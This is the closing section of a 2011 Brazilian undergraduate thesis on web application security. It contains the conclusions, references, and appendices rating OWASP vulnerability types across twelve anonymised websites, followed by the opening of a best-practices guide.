A identificação de boas práticas de desenvolvimento de aplicações *web* foi realizada através de estudo sobre funcionamento e prevenção de cada vulnerabilidade selecionada. Há disponível extensa documentação sobre as falhas na internet. A OWASP disponibiliza todos os anos um ranking com as vulnerabilidades mais comuns em aplicações *web*, e conta com vasta documentação sobre como elas funcionam, como se proteger, além de projetos voltados para a segurança, como *frameworks* e metodologia de ciclo de vida de desenvolvimento seguro.

Atingiu-se o objetivo de propor soluções para as falhas encontradas através da elaboração do guia de recomendações e boas práticas para aplicações *web*. Esse guia foi elaborado utilizando como base as documentações de mitigação e de boas práticas disponíveis pela OWASP e por outras comunidades de segurança na internet.

Uma das grandes dificuldades encontradas durante a elaboração do guia foi estabelecer uma ligação entre a definição da falha pela OWASP e por outras referências da área. Além disso, não foi possível demonstrar todas as imagens das falhas nos sites, visto que isso poderia revelar a identidade das organizações avaliadas, dando oportunidade a quem ler esta documentação de forma maliciosa, de explorar as falhas identificadas.

A questão de como as organizações podem se conscientizar, prevenir, identificar e corrigir riscos existentes em suas aplicações foi abordado nas metodologias de desenvolvimento seguro, nas aplicações de normas e no desenvolvimento do guia de recomendações e boas práticas de segurança.

As analises mostraram que todas as aplicações *web* verificadas estão vulneráveis. A realidade não parece se assemelhar nem um pouco com os dados sobre ataques divulgados pelo Centro de Estudos, Resposta e Tratamento de Incidentes (CERT), a situação parece ser mais crítica do que a apresentada pelo CERT.br, pois a preocupação com a segurança das aplicações não deve ser baseada somente no número de incidentes reportados ao instituto.

As empresas procuram não revelar publicamente os casos de invasão, mas o silêncio, nem sempre é a melhor opção, ele torna mais difícil para a indústria como um todo aprender com esses erros e melhorar a segurança das informações e as práticas de gerenciamento de risco.

A segurança da informação não é um evento único, deve ser aplicado e aprimorado constantemente. As tecnologias e ameaças mudam com o passar do tempo. As vulnerabilidades associadas às aplicações, assim como as ações necessárias para reduzir a exposição a tais vulnerabilidades, também irão mudar. Como novas vulnerabilidades continuam sendo descobertas e novas ameaças à segurança são introduzidas, sugere-se que as avaliações de segurança sejam realizadas após cada mudança significativa no sistema de informações e periodicamente em intervalos de 3 a 6 meses.

Todos os métodos abordados nesse trabalho podem ser adotados como padrão para o desenvolvimento de sistemas mais seguros.

Outros fatores que interferem na segurança das informações estão relacionadas a segurança física dos sistemas que possuam dados sensíveis e ao fator humano, que foram abordados superficialmente neste trabalho. Portanto uma análise mais profunda desses fatores também é importante para garantir a segurança das informações.

REFERÊNCIAS

ALEXANDRINO, M; PAULO, V. **Direito Administrativo**. 4.ed., Rio de Janeiro: Impetus, 2002. 728 p.

BASTOS, A. **Segurança da Informação na Internet e Intranet:** Oportunidade *versus* Riscos. Disponível em: <http://www.egov.ufsc.br/portal/sites/default/files/anexos/2895-2889-1-PB.html>. Acesso em: 30 de abril de 2011.

CARNEIRO, B. **Site Blindado: Vulnerabilidade em aplicações web**. Disponível em <http://www.siteblindado.com.br/blog/tag/vulnerabilidades-em-aplicacoes-web/>. Acesso em: 30 de abril de 2011.

CARVALHO, M. A. M. **Processo de desenvolvimento seguro de software – CLASP**. Disponível em: <http://marcoce281.wordpress.com/2009/06/03/processo-de-desenvolvimento-seguro-de-software-clasp/>. Acesso em: 28 de outubro de 2011.

CELEPAR. **Tutorial de Certificação Digital**. Disponível em: <http://www.documentador.pr.gov.br/documentador/acessoPublico.do?action=downloadArquivoUuid&uuid=4f0d070b-77cb-481c-b5c8-b8cb53cfe38a>. Acesso em: 19 de novembro de 2011.

CERT.BR. **Estatísticas dos Incidentes Reportados ao CERT.br**. Disponível em: <http://www.cert.br/stats/incidentes/#2011>. Acesso em: 30 de abril de 2011.

CRONIN, B. **Esquemas conceituais e estratégicos para a gerência da informação**. Revista da Escola de Biblioteconomia da UFMG, v.19, n.2, p.195-220, set. 1990.

DAVIS, N. ***Secure Software Development Life Cycle Processes:*** *A Technology Scouting Report.* Disponível em: < http://monografia-seguranca-software.googlecode.com/svn/trunk/Bibliografia/secure_software_development_life_cicle_process.pdf>. Acesso em: 18 de maio de 2011.

DONEDA, D. **O vazamento de dados pessoais na iminência de regulação**. Disponível em: < http://habeasdata.doneda.net/tag/vazamento/>. Acesso em: 30 de abril de 2011.

D'ÁVILA, M. H. C. **Vulnerabilidades, Ameaças e Ataques**. Disponível em: <http://www.mhavila.com.br/aulas/seguranca/material/segredes02.pdf>. Acesso em: 30 de abril de 2011.

D'ÁVILA, M. H. C. **Segurança das aplicações web**. Disponível em: <http://blog.mhavila.com.br/2009/09/10/seguranca-das-aplicacoes-web/>. Acesso em: 10 de maio de 2011.

ELIAS, W. **Gestão da Segurança**. Disponível em: <http://wagnerelias.com/2005/08/22/gestao-da-seguranca/>. Acesso em: 30 de abril de 2011.

ELIAS, W. ***Security Developer***. Disponível em: <http://wagnerelias.com/2007/01/07/security-developer/>. Acesso em: 30 de abril de 2011.

ELIAS, W. **OSSTMM e ISO/IEC 15.408 dois problemas que nós mesmos criamos**. Disponível em: <http://wagnerelias.com/2010/08/24/osstmm-e-isoiec-15-408-dois-problemas-que-nos-mesmos-criamos/>. Acesso em: 30 de abril de 2011.

FARIA, A. L. **Conheça a NBR ISO/IEC 27002**. Disponível em: <http://www.profissionaisti.com.br/2010/03/conheca-a-nbr-isoiec-27002-parte-1/>. Acesso em: 28 de outubro de 2011.

FLETCHER, T. **FAA *Secure Application Development and* SDLC**. 2011. Disponível em <http://csrc.nist.gov/groups/SMA/forum/documents/FCSM-041211-SDLC-Secure-App-Dev.pdf>. Acesso em: 30 de abril de 2011.

FOINA, P. R. **Tecnologia de informação, planejamento e gestão**. São Paulo: Atlas, 2001.

GARCIA, F. A. **Visão geral do CLASP**. Disponível em: <http://blogdofranciscoagarcia.blogspot.com/2009/06/visao-geral-do-clasp.html>. Acesso em: 19 de novembro de 2011.

GARTNER. ***Now Is the Time for Security at the Application Level***. Disponível em: < http://www.sela.co.il/_Uploads/dbsAttachedFiles/GartnerNowIsTheTimeForSecurity.pdf >. Acesso em: 18 de novembro de 2011.

HOWARD, M; LEBLANC D. ***Writing Secure Code:*** *Practical strategies and techniques for secure application coding in a networked world*. 2. ed. Washington: Microsoft Press, 2003. 798 p.

INTERNATIONAL STANDARDS FOR BUSINESS, GOVERNMENT AND SOCIETY. **ISO/IEC 27000**. Disponível em: <http://standards.iso.org/ittf/licence.html>. Acesso em: 19 de novembro de 2011.

LANNA, E. **REDESEGURA: Porque segurança de aplicações web?** Disponível em: <http://www.slideshare.net/Eduardo_Lanna/1-por-que-seguranca-de-aplicacoes-web>. Acesso em: 30 de abril de 2011.

LAKATOS, E. M.; MARCONI, M. A. **Fundamentos da Metodologia Científica**. 6. ed. São Paulo: Atlas, 2007.

LIMA, A. **CEH - Cap. 1 - Identificando os diferentes tipos de "*hacking*"**. Disponível em: <http://0ss.blogspot.com/2009/02/ceh-cap-1-identificando-os-diferentes.html>. Acesso em: 18 de novembro de 2011.

LIPNER, S; HOWARD, M. **O ciclo de vida do desenvolvimento da segurança de computação confiável**. Disponível em: <http://msdn.microsoft.com/pt-br/library/ms995349.aspx>. Acesso em: 28 de outubro de 2011.

MARSHALL, B. **Introduction to Firewalls**. Disponível em: <http://quark.humbug.org.au/publications/firewall/introfirewall.html>. Acesso em: 19 de novembro de 2011.

MOREIRA, R. **Discutindo metodologias:** SDL x CLASP. Disponível em: <http://blog.msriodotnet.com/2008/07/12/discutindo-metodologias-sdl-x-clasp.aspx>. Acesso em: 10 de maio de 2011.

MOURA, T. N. **IDS/IPS e IDPS** [mensagem pessoal]. Mensagem recebida por <natel@secplus.com.br> em 19 de novembro de 2011.

NIST. ***Guide to Intrusion Detection and Prevention Systems (IDPS):*** *Recommendations of the National Institute of Standards and Technology*. Disponível em: < http://csrc.nist.gov/publications/nistpubs/800-94/SP800-94.pdf >. Acesso em: 28 de outubro de 2011.

PINHO, G. **Uma abordagem ao protocolo HTTP**. Disponível em: <http://apostilas.fok.com.br/home/7-html/30-uma-abordagem-ao-protocolo-http.html>. Acesso em: 23 de outubro de 2011.

RODRIGUES, W. C. **Metodologia Científica**. Disponível em < http://professor.ucg.br/siteDocente/admin/arquivosUpload/3922/material/Willian%20Costa%20Rodrigues_metodologia_cientifica.pdf>. Acesso em: 23 de outubro de 2011.

RIBEIRO, L. D. D. **Tipos de pesquisa, dependendo do objetivo:** estudo explicativo. Disponível em <http://www.investigalog.com/investigacion/tipos-de-pesquisas-dependendo-do-objetivo-estudo-explicativo/>. Acesso em: 23 de outubro de 2011.

SANS. ***Application Security Procurement Language***. Disponível em: <http://www.sans.org/appseccontract/>. Acesso em: 30 de abril de 2011.

SCUA. **Conceitos de Segurança da Informação.** Disponível em: <http://www.scua.com.br/site/seguranca/conceitos/seguranca.htm> Acesso em: 23 de outubro de 2011.

SHIPLEY, G.; ALLISON, T.; WABISZCZEWICZ, T. **Cinco lições de segurança:** Investigação sobre alguns dos maiores roubos de dados confidenciais. Disponível em: < http://itweb.com.br/35229/cinco-licoes-de-seguranca-investigacao-sobre-alguns-dos-maiores-roubos-de-dados-confidenciais/ >. Acesso em: 10 de setembro de 2011.

STATE-OF-ART REPORT. ***Software Security Assurance***. Disponível em: <http://iac.dtic.mil/iatac/download/security.pdf>. Acesso em: 10 de setembro de 2011.

STUTTARD, D; PINTO, M. ***The Web Application Hacker's Handbook****: Discovering and Exploiting Security Flaws*. Indianapolis: Wiley Publishing Inc., 2008. 768 p.

TADEU, L. S. **Políticas de Segurança da Informação**: Recomendações para Redução de Riscos e Vulnerabilidades Humanas. Disponível em: < http://monografias.cic.unb.br/dspace/bitstream/123456789/77/1/monografia_00-35297.pdf >. Acesso em: 10 de setembro de 2011.

VITALI, M. M. **Segurança em Web**. Disponível em: < http://maycon.hacknroll.com/docs/Apostila - Segurança em Web (Sem Revisao).pdf>. Acesso em: 23 de outubro de 2011.

WIKIPEDIA. ***Transport Layer Security***. Disponível em: <http://en.wikipedia.org/wiki/Secure_Sockets_Layer>. Acesso em: 19 de novembro de 2011.

APÊNDICES

APÊNDICE A

APÊNDICE A – MATRIZ DE SITES *VERSUS* VULNERABILIDADES

	SQLI	CSRF	XSS	ADT	SEC MISC	IDOR	FRUA	ITLP
Site A	**X**	**X**						**X**
Site B	**X**	**X**						**X**
Site C		**X**	**X**	**X**				**X**
Site D		**X**	**X**					**X**
Site E	**X**	**X**	**X**					**X**
Site F		**X**			**X**			
Site G	**X**	**X**	**X**			**X**		**X**
Site H	**X**	**X**					**X**	**X**
Site I	**X**	**X**						**X**
Site J		**X**						**X**
Site K		**X**					**X**	
Site L		**X**				**X**		**X**

APÊNDICE B

APÊNDICE B – MATRIZ DE CLASSIFICAÇÃO DE RISCO

SITE A				
	AGENTES DE AMEAÇA			
	Nível de Conhecimento	Motivo	Oportunidade	Tamanho
SQLI	4	4	9	9
CSRF	9	4	9	9
FRUA	4	4	9	9
ITLP	6	4	0	2

SITE A				
	FATORES DE VULNERABILIDADES			
	Fácil Encontrar	Fácil Explorar	Conscientização	Detecção de Intrusão
SQLI	9	9	6	8
CSRF	3	3	4	9
FRUA	7	9	6	8
ITLP	7	1	6	8

SITE A				
	IMPACTO TÉCNICO			
	Confidencialidade	Integridade	Disponibilidade	Responsabilidade
SQLI	7	7	1	7
CSRF	6	1	1	7
FRUA	6	1	1	7
ITLP	9	9	5	7

SITE B				
	FATORES DE VULNERABILIDADE			
	Fácil Encontrar	Fácil Explorar	Conscientização	Detecção de Intrusão
SQLI	9	9	9	8
CSRF	7	3	4	9
ITLP	7	1	6	8

SITE B				
	AGENTES DE AMEAÇA			
	Nível de Conhecimento	Motivo	Oportunidade	Tamanho
SQLI	4	1	9	9
CSRF	9	4	7	6
ITLP	6	4	0	2

SITE B				
	IMPACTO TÉCNICO			
	Confidencialidade	Integridade	Disponibilidade	Responsabilidade
SQLI	7	7	5	7
CSRF	6	5	5	7
ITLP	9	9	5	7

SITE C				
	FATORES DE VULNERABILIDADES			
	Fácil Encontrar	Fácil Explorar	Conscientização	Detecção de Intrusão
XSS	9	5	9	8
CSRF	7	3	4	9
ADT	3	9	6	8
ITLP	7	1	6	8

SITE C				
	IMPACTO TÉCNICO			
	Confidencialidade	Integridade	Disponibilidade	Responsabilidade
XSS	2	1	1	7
CSRF	6	3	5	7
ADT	7	1	1	7
ITLP	9	9	5	7

SITE C				
	AGENTES DE AMEAÇA			
	Nível de Conhecimento	Motivo	Oportunidade	Tamanho
XSS	4	1	9	4
CSRF	9	4	7	6
ADT	6	4	9	4
ITLP	6	4	0	2

SITE D				
	AGENTES DE AMEAÇA			
	Nível de Conhecimento	Motivo	Oportunidade	Tamanho
XSS	4	4	9	9
CSRF	9	4	7	6
ITLP	6	4	0	2

SITE D				
	IMPACTO TÉCNICO			
	Confidencialidade	Integridade	Disponibilidade	Responsabilidade
XSS	2	1	1	7
CSRF	6	3	5	7
ITLP	9	9	5	7

SITE D				
	FATORES DE VULNERABILIDADE			
	Fácil Encontrar	Fácil Explorar	Conscientização	Detecção de Intrusão
XSS	9	5	6	8
CSRF	7	3	4	9
ITLP	7	1	6	8

SITE E				
	FATORES DE VULNERABILIDADE			
	Fácil Encontrar	Fácil Explorar	Conscientização	Detecção de Intrusão
SQLI	9	9	6	8
CSRF	7	3	4	9
XSS	9	5	6	8
ITLP	7	1	6	8

SITE E				
	AGENTES DE AMEAÇA			
	Nível de Conhecimento	Motivo	Oportunidade	Tamanho
SQLI	4	4	4	9
CSRF	9	4	7	6
XSS	4	1	9	9
ITLP	6	4	0	2

SITE E				
	IMPACTO TÉCNICO			
	Confidencialidade	Integridade	Disponibilidade	Responsabilidade
SQLI	7	7	5	7
CSRF	6	3	5	7
XSS	2	1	1	7
ITLP	9	9	5	7

SITE F				
	FATORES DE VULNERABILIDADE			
	Fácil Encontrar	Fácil Explorar	Conscientização	Detecção de Intrusão
SEC MISC	7	5	9	8
CSRF	7	3	4	9

SITE F				
	AGENTES DE AMEAÇA			
	Nível de Conhecimento	Motivo	Oportunidade	Tamanho
SEC MISC	6	1	9	9
CSRF	9	4	7	6

SITE F				
	IMPACTO TÉCNICO			
	Confidencialidade	Integridade	Disponibilidade	Responsabilidade
SEC MISC	2	1	1	7
CSRF	6	3	5	7

SITE G				
	FATORES DE VULNERABILIDADE			
	Fácil Encontrar	Fácil Explorar	Conscientização	Detecção de Intrusão
SQLI	9	9	6	8
CSRF	7	3	4	9
XSS	7	5	6	8
IDOR	7	5	6	8
ITLP	7	1	6	8

SITE G				
	AGENTES DE AMEAÇA			
	Nível de Conhecimento	Motivo	Oportunidade	Tamanho
SQLI	4	4	4	9
CSRF	9	4	7	6
XSS	4	4	9	9
IDOR	6	4	7	9
ITLP	6	4	0	2

SITE G				
	IMPACTO TÉCNICO			
	Confidencialidade	Integridade	Disponibilidade	Responsabilidade
SQLI	7	7	5	7
CSRF	6	3	5	9
XSS	6	1	1	7
IDOR	6	3	1	7
ITLP	9	9	5	7

SITE H				
	FATORES DE VULNERABILIDADE			
	Fácil Encontrar	Fácil Explorar	Conscientização	Detecção de Intrusão
SQLI	9	9	6	8
CSRF	7	3	4	9
FRUA	3	5	6	8
ITLP	7	1	6	8

SITE H				
	AGENTES DE AMEAÇA			
	Nível de Conhecimento	Motivo	Oportunidade	Tamanho
SQLI	4	4	4	9
CSRF	9	4	7	6
FRUA	6	1	9	9
ITLP	6	4	0	2

SITE H				
	IMPACTO TÉCNICO			
	Confidencialidade	Integridade	Disponibilidade	Responsabilidade
SQLI	7	7	5	7
CSRF	6	3	5	7
FRUA	2	1	1	7
ITLP	9	9	5	7

SITE I				
	FATORES DE VULNERABILIDADE			
	Fácil Encontrar	Fácil Explorar	Conscientização	Detecção de Intrusão
SQLI	9	9	6	8
CSRF	7	3	4	9
ITLP	7	1	6	8

SITE I				
	AGENTES DE AMEAÇA			
	Nível de Conhecimento	Motivo	Oportunidade	Tamanho
SQLI	4	1	4	9
CSRF	9	9	7	6
ITLP	6	4	0	2

SITE I				
	IMPACTO TÉCNICO			
	Confidencialidade	Integridade	Disponibilidade	Responsabilidade
SQLI	7	7	5	7
CSRF	6	3	1	7
ITLP	9	9	5	7

SITE J				
	FATORES DE VULNERABILIDADE			
	Fácil Encontrar	Fácil Explorar	Conscientização	Detecção de Intrusão
CSRF	7	3	4	9
ITLP	7	1	6	8

SITE J				
	AGENTES DE AMEAÇA			
	Nível de Conhecimento	Motivo	Oportunidade	Tamanho
CSRF	9	4	7	6
ITLP	6	4	0	2

SITE J				
	IMPACTO TÉCNICO			
	Confidencialidade	Integridade	Disponibilidade	Responsabilidade
CSRF	6	3	1	7
ITLP	9	9	5	7

SITE K				
	FATORES DE VULNERABILIDADE			
	Fácil Encontrar	Fácil Explorar	Conscientização	Detecção de Intrusão
CSRF	7	3	4	9
FRUA	3	5	6	8

SITE K				
	AGENTES DE AMEAÇA			
	Nível de Conhecimento	Motivo	Oportunidade	Tamanho
CSRF	9	4	7	6
FRUA	6	1	9	9

SITE K				
	IMPACTO TÉCNICO			
	Confidencialidade	Integridade	Disponibilidade	Responsabilidade
CSRF	6	3	5	7
FRUA	6	3	1	7

SITE L				
	FATORES DE VULNERABILIDADE			
	Fácil Encontrar	Fácil Explorar	Conscientização	Detecção de Intrusão
IDOR	9	5	6	8
CSRF	7	3	4	9
ITLP	7	1	6	8

SITE L				
	AGENTES DE AMEAÇA			
	Nível de Conhecimento	Motivo	Oportunidade	Tamanho
IDOR	6	4	4	9
CSRF	9	4	7	6
ITLP	6	4	0	2

SITE L				
	IMPACTO TÉCNICO			
	Confidencialidade	Integridade	Disponibilidade	Responsabilidade
IDOR	6	3	1	7
CSRF	6	3	5	7
ITLP	9	9	5	7

APÊNDICE C

APÊNDICE C – CLASSIFICAÇÃO DO GRAU DE CRITICIDADE.

SQL INJECTION												
	NC	MO	OP	TA	FEN	FEX	CO	DI	COM	IN	DIS	RES
Site A	4	4	9	9	9	9	6	8	7	7	1	7
Site B	4	1	9	9	9	9	9	8	7	7	5	7
Site E	4	4	4	9	9	9	6	8	9	9	9	7
Site G	4	4	4	9	9	9	6	8	7	7	5	7
Site H	4	4	4	9	9	9	6	8	7	7	5	7
Site I	4	1	4	9	9	9	6	8	7	7	5	7
MODA	**4**	**4**	**4**	**9**	**9**	**9**	**6**	**8**	**7**	**7**	**5**	**7**

CROSS SITE REQUEST FORGERY												
	NC	MO	OP	TA	FEN	FEX	CO	DI	COM	IN	DIS	RES
Site A	9	4	9	9	3	3	4	9	6	1	1	7
Site B	9	4	7	6	7	3	4	9	6	5	5	7
Site C	9	4	7	6	7	3	4	9	6	3	5	7
Site D	9	4	7	6	7	3	4	9	6	3	5	7
Site E	9	4	7	6	7	3	4	9	6	3	5	7
Site F	9	4	7	6	7	3	4	9	6	3	5	7
Site G	9	4	7	6	7	3	4	9	6	3	5	9
Site H	9	4	7	6	7	3	4	9	6	3	5	7
Site I	9	9	7	6	7	3	4	9	6	3	1	7
Site J	9	4	7	6	7	3	4	9	6	3	1	7
Site K	9	4	7	6	7	3	4	9	6	3	5	7
Site L	9	4	7	6	7	3	4	9	6	3	5	7
MODA	**9**	**4**	**7**	**6**	**7**	**3**	**4**	**9**	**6**	**3**	**5**	**7**

INSUFFICIENT TRANSPORT LAYER PROTECTION												
	NC	MO	OP	TA	FEN	FEX	CO	DI	COM	IN	DIS	RES
Site A	6	4	0	2	7	1	6	8	9	9	5	7
Site B	6	4	0	2	7	1	6	8	9	9	5	7
Site C	6	4	0	2	7	1	6	8	9	9	5	7
Site D	6	4	0	2	7	1	6	8	9	9	5	7
Site E	6	4	0	2	7	1	6	8	9	9	5	7
Site G	6	4	0	2	7	1	6	8	9	9	5	7
Site H	6	4	0	2	7	1	6	8	9	9	5	7
Site I	6	4	0	2	7	1	6	8	9	9	5	7
Site J	6	4	0	2	7	1	6	8	9	9	5	7
Site L	6	4	0	2	7	1	6	8	9	9	5	7
MODA	**6**	**4**	**0**	**2**	**7**	**1**	**6**	**8**	**9**	**9**	**5**	**7**

FAILURE TO RESTRICT URL ACCESS												
	NC	MO	OP	TA	FEN	FEX	CO	DI	COM	IN	DIS	RES
Site A	4	4	9	9	7	9	6	8	6	1	1	7
Site H	6	1	9	9	3	5	6	8	2	1	1	7
Site K	6	1	9	9	3	5	6	8	6	3	1	7
MODA	**6**	**1**	**9**	**9**	**3**	**5**	**6**	**8**	**6**	**1**	**1**	**7**

CROSS SITE SCRIPTING												
	NC	MO	OP	TA	FEN	FEX	CO	DI	COM	IN	DIS	RES
Site C	4	1	9	4	9	5	9	8	2	1	1	7
Site D	4	4	9	9	9	5	6	8	2	1	1	7
Site E	4	1	9	9	9	5	6	8	2	1	1	7
Site G	4	4	9	9	7	5	6	8	6	1	1	7
MODA	**4**	**4**	**9**	**9**	**9**	**5**	**6**	**8**	**2**	**1**	**1**	**7**

INSECURE DIRECT OBJECT REFERENCE												
	NC	MO	OP	TA	FEN	FEX	CO	DI	COM	IN	DIS	RES
Site G	6	4	7	9	7	5	6	8	6	3	1	7
Site L	6	4	4	9	9	5	6	8	6	3	1	7
MODA	**6**	**4**	**7**	**9**	**9**	**5**	**6**	**8**	**6**	**3**	**1**	**7**

ARBITRARY DIRECTORY TRAVERSAL												
	NC	MO	OP	TA	FEN	FEX	CO	DI	COM	IN	DIS	RES
Site C	6	4	9	4	3	9	6	8	7	1	1	7
MODA	**6**	**4**	**9**	**4**	**3**	**9**	**6**	**8**	**7**	**1**	**1**	**7**

SECURITY MISCONFIGURATION												
	NC	MO	OP	TA	FEN	FEX	CO	DI	COM	IN	DIS	RES
Site F	6	1	9	9	7	5	9	8	2	1	1	7
MODA	**6**	**1**	**9**	**9**	**7**	**5**	**9**	**8**	**2**	**1**	**1**	**7**

SQL INJECTION								
AGENTES DE AMEAÇA					FATORES VULNERABILIDADE			
4	4	4	9		9	9	6	8
MÉDIA: 6,625 (ALTA)								

IMPACTO TÉCNICO				NIVEL DE CRITICIDADE DO RISCO
7	7	5	7	
MÉDIA: 6,5 (ALTA)				CRITICO

INSUFFICIENT TRANSPORT LAYER PROTECTION								
AGENTES DE AMEAÇA					FATORES VULNERABILIDADE			
6	4	0	2		7	1	6	8
MÉDIA: 4,25 (MÉDIA)								

IMPACTO TÉCNICO				NIVEL DE CRITICIDADE DO RISCO
9	9	5	7	
MÉDIA: 7,5 (ALTA)				ALTO

CROSS SITE REQUEST FORGERY								
AGENTES DE AMEAÇA					FATORES VULNERABILIDADE			
9	4	7	6		7	3	4	9
MÉDIA: 6,125 (ALTA)								

IMPACTO TÉCNICO				NIVEL DE CRITICIDADE DO RISCO
6	3	5	7	
MÉDIA: 5,25 (MÉDIA)				ALTO

FAILURE TO RESTRICT URL ACCESS								
AGENTES DE AMEAÇA					FATORES VULNERABILIDADE			
6	1	9	9		3	5	6	8
MÉDIA: 5,87 (MÉDIA)								

IMPACTO TÉCNICO				NIVEL DE CRITICIDADE DO RISCO
6	1	1	7	
MÉDIA: 3,75 (MÉDIA)				MÉDIO

CROSS SITE SCRIPTING								
AGENTES DE AMEAÇA					FATORES VULNERABILIDADE			
4	4	9	9		9	5	6	8
MÉDIA: 6,75 (ALTA)								

IMPACTO TÉCNICO				NIVEL DE CRITICIDADE DO RISCO
2	1	1	7	
MÉDIA: 2,75 (BAIXA)				MÉDIO

INSECURE DIRECT OBJECT REFERENCE								
AGENTES DE AMEAÇA					FATORES VULNERABILIDADE			
6	4	7	9		9	5	6	8
MÉDIA: 6,75 (ALTA)								

IMPACTO TÉCNICO				NIVEL DE CRITICIDADE DO RISCO
6	3	1	7	
MÉDIA: 4,25 (MÉDIA)				ALTO

ARBITRARY DIRECTORY TRAVERSAL								
AGENTES DE AMEAÇA					FATORES VULNERABILIDADE			
6	4	9	4		3	9	6	8
MÉDIA: 6,125 (ALTA)								

IMPACTO TÉCNICO				NIVEL DE CRITICIDADE DO RISCO
7	1	1	7	
MÉDIA: 4 (MÉDIA)				ALTO

SECURITY MISCONFIGURATION								
AGENTES DE AMEAÇA					FATORES VULNERABILIDADE			
6	1	9	9		7	5	9	8
MÉDIA: 6,75 (ALTA)								

IMPACTO TÉCNICO				NIVEL DE CRITICIDADE DO RISCO
2	1	1	7	
MÉDIA: 2,75 (BAIXA)				MÉDIO

APÊNDICE D

APÊNDICE D – GRÁFICOS DE RESUMO DAS VULNERABILIDADES.



Figura 13: Percentual de vulnerabilidades encontradas.



Figura 14: Percentual do grau de criticidade.

APÊNDICE E

APÊNDICE E – GUIA DE RECOMENDAÇÕES E BOAS PRÁTICAS EM SEGURANÇA

SERVIÇO NACIONAL DE APRENDIZAGEM INDUSTRIAL

FACULDADE DE TÉCNOLOGIA SENAI/SC FLORIANÓPOLIS

CURSO SUPERIOR DE TÉCNOLOGIA EM ANÁLISE E DESENVOLVIMENTO DE SISTEMAS

GABRIELLA DA SILVA DE BEM

GUIA DE RECOMENDAÇÕES E BOAS PRÁTICAS EM SEGURANÇA

FLORIANÓPOLIS/SC

2011

LISTA DE ABREVIATURAS E SIGLAS

MSSQL Server	Microsoft SQL Server
WAF	Web Application Firewall
ADT	Arbitary Directory Traversal
URL	Uniform Resource Locator
CSRF	Cross Site Request Forgery
ITLP	Insuficient Transport Layer Protection
SQLI	SQL Injection
XSS	Cross Site Scripting
FRUA	Failure to Restrict URL Access
IDOR	Insecure Direct Object Reference
ADT	Arbitrary Directory Traversal
MitM	Man-in-the-Midle
SSL	Secure Socket Layer

SUMÁRIO

1 INTRODUÇÃO

